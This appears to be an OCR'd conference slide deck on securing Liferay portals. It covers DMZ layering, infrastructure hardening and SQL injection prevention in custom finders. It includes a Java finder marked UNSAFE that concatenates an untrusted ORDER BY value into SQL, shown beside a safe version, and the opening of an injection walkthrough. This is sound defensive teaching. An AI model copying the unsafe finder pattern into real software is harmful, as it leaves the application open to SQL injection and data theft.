Liferay
Boot Camp
Summer Edition

Enforce Your Portal Security

Samuele Benetti
Senior System architect

Simone Cinti
Software Architect

Enforce Your Portal Security

In the information era, security is becoming even more important. A strong security enforcement is needed in order to protect against several types of attacks. In this talk you'll see how to increase the security level from both network and application side with a deep dive into the vulnerabilities, and how Liferay solutions takes care of your security.


Enforce Your Portal Security

- Solution design
- Architecture
- Application / development

Solution design

Solution design

- Multiple layers




FRONTED

APPLICATION

BACKEND

SERVICE

SERVICE



FRONTED

Web server Apache

APPLICATION

DXP

Chat and video

CRM

BACKEND

Database

GlusterFS for DML


Elasticsearch

SERVICE

SERVICE

Email


Backup




BALANCER
CONTAINER
SERVICE

Solution design


- Structure on more layers
- **One DMZ or more DMZs**



DMZ
FRONTED
SERVICE
DMZ 2
APPLICATION
DMZ 3
SERVICE
BACKEND


Web server Apache
FRONTED
SERVICE
DXP
Chat and video
CRM
APPLICATION
Email
SERVICE
Backup
Database
GlusterFS for DML
Elasticsearch
BACKEND

Solution design

- Structure with more layers
- Provide a DMZ
- **Security Policy**


FRONTED
Web server Apache
CDN
SERVICE
Server API
APPLICATION
DXP
Only Office
Chat and video
ERP
CRM
SERVICE
Email
Repo Preview
Backup
BACKEND
Database
GlusterFS for DML
Elasticsearch


Web server Apache
CDN
FRONTED
Server API
SERVICE
DXP
Only Office
Chat and video
ERP
CRM
APPLICATION
Email
Repo Preview
Backup
SERVICE
Database
GlusterFS for DML
Elasticsearch
BACKEND
MGMT

Architecture

Architecture

- **Cloud, on premises, hybrid**
- Hardening operating system
- Perimeter protection
- SSL Digital certificates
- Backup / DR
- Monitoring
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- **<u>Hardening operating system</u>**
- Perimeter protection
- SSL Digital certificates
- Backup / DR
- Monitoring
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- Hardening operating system
- **Perimeter protection**
- SSL Digital certificates
- Backup / DR
- Monitoring
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- Hardening operating system
- Perimeter protection
- **SSL Digital certificates**
- Backup / DR
- Monitoring
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- Hardening operating system
- Perimeter protection
- SSL Digital certificates
- **Backup / Disaster Recovery**
- Monitoring
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- Hardening operating system
- Perimeter protection
- SSL Digital certificates
- Backup / DR
- **Monitoring**
- Web Application Firewall

Architecture

- Cloud, on premises, hybrid
- Hardening operating system
- Perimeter protection
- SSL Digital certificates
- Backup / DR
- Monitoring
- **Web Application Firewall**

Application / development

Liferay Portal Security

Liferay follows the OWASP Top 10 and CWE/SANS Top 25 lists to ensure the highest level of protection against several known attacks, such as:

- Injection
- Cross-Site Request Forgery (CSRF)
- Broken Access Control
- ...and many others!
- Unrestricted file upload
- Clickjacking
- Path traversal

Liferay Portal Security

Liferay takes care of security, in both the community (CE) and the enterprise (DXP) editions, keeping always up-to-date the known vulnerabilities list, and also having their own security statement.

Injection attack

Injection attack

Injection attack is the submission of malicious code or commands that could be interpreted and executed by the target application.

Injection is actually first on the OWASP Top Ten list, and includes a wide range of different subtypes depending on whether the nature of command or language.

Injection attack

We will focus our attention on two particular types of injection:

- SQL Injection (SQLi) – when the injection of SQL statements occours
- Cross-Site Scripting (XSS) – when the injection of a browser-side script occours

SQL Injection

SQL Injection

SQL Injection is the injection of SQL statements or commands by the submission of untrusted input data from client. Depending on user privileges on target database, the attacker could:

- insert, update or delete rows on existing tables
- read sensitive data from tables (select)
- drop tables
- execute administration commands, such as perform the shutdown getting also a DoS attack

SQL Injection

One of the benefits using Liferay is that the persistence layer generated by the Service Builder is built to prevent SQL Injection attacks.

When the solution provided by the Service Builder doesn’t meet your needs, Liferay helps you to maintain the highest level of protection against SQL Injection attacks.

SQL Injection

Pay attention when defining a custom Finder and follow the instructions provided by the official Liferay documentation. In particular:

- each custom query should have its own `<custom-sql>` element into `custom-sql/default.xml` and the sql command in a `<![CDATA[...]]>` section, without terminating semi-colon;

- the query parameters should always set using `QueryPos` which also performs escaping. Validation of untrusted data is mandatory as well as *order-by* column names from request parameters.

SQL Injection

- **Validation** of untrusted data coming from HTTP-request parameters will *prevent* SQL Injection attacks.

- **Query parameterization** in prepared statements which also performs encoding/escaping will *neutralize* SQL Injection attacks.

SQL Injection

Let’s see an example, showing:


- why prior validation of untrusted data and query parameters can protect against SQL Injection attacks;

- how an injection attack on the *order-by* clause can significatively reduce the total attempts needed to guess a column value.

SQL Injection


Suppose we have extended our model adding a new *Vendor* entity

but introducing a vulnerability on the finder implementation:



```
try {
    session = openSession();
    String sql = _customSQL.get(getClass(), SEARCH_VENDORS);

    String orderBy = (orderByComparator == null) ?
        "[$Vendor$].name" : orderByComparator.getOrderBy();

    StringBundler sb = new StringBundler();

    sql = StringUtil.replace(sql, "[$ORDER_BY$]",
        " ORDER BY " + orderBy);

    sql = StringUtil.replace(
        sql, "[$Vendor$]",
        VendorModelImpl.TABLE_NAME);

    SQLQuery q = session.createSQLQuery(sql);
```

UNSAFE




```
try {
    session = openSession();
    String sql = _customSQL.get(getClass(), SEARCH_VENDORS);

    String orderBy = (orderByComparator == null) ?
        "[$Vendor$].name" : orderByComparator.getOrderBy();

    StringBundler sb = new StringBundler();

    if (orderByComparator != null) {
        appendOrderByComparator(
            sb, "[$Vendor$].", orderByComparator);
    }
    sql = StringUtil.replace(sql, "[$ORDER_BY$]",
        sb.toString());

    sql = StringUtil.replace(
        sql, "[$Vendor$]",
        VendorModelImpl.TABLE_NAME);

    SQLQuery q = session.createSQLQuery(sql);
```

SAFE

SQL Injection - example


The attacker opens the vendors page and looks at the results.

The application executes the count and search queries, as showed:



VENDORS

Id	Vendor Name	Hardware Id	Vendor's Website	Description	Metadata
35212	SanDisk	1AED	http://www.sandisk.com/	SanDisk Corporation	Storage
35211	3DLabs	3D3D	http://www.3dlabs.com	3Dlabs	Video cards
35210	Z-Com, Inc.	17CF	https://www.zcom.com.tw/	Z-Com Incorporated	Network devices
35209	Intel	8086	https://www.intel.com	Intel Corporation	Microprocessors



```
2020-06-25 17:05:00.190 DEBUG [http-nio-8080-exec-10][SQL:111]   SELECT COUNT(DISTINCT vendorId) AS COUNT_VALUE FROM sqlj_Vendor
WHERE (sqlj_Vendor.companyId = ? AND (name like ? OR metadata like ? OR description like ?))

2020-06-25 17:05:00.192 DEBUG [http-nio-8080-exec-10][SQL:111] SELECT sqlj_Vendor.* FROM sqlj_Vendor WHERE (sqlj_Vendor.companyId
= ? AND (name like ? OR metadata like ? OR description like ?))  ORDER BY sqlj_Vendor.vendorId DESC limit ?
```

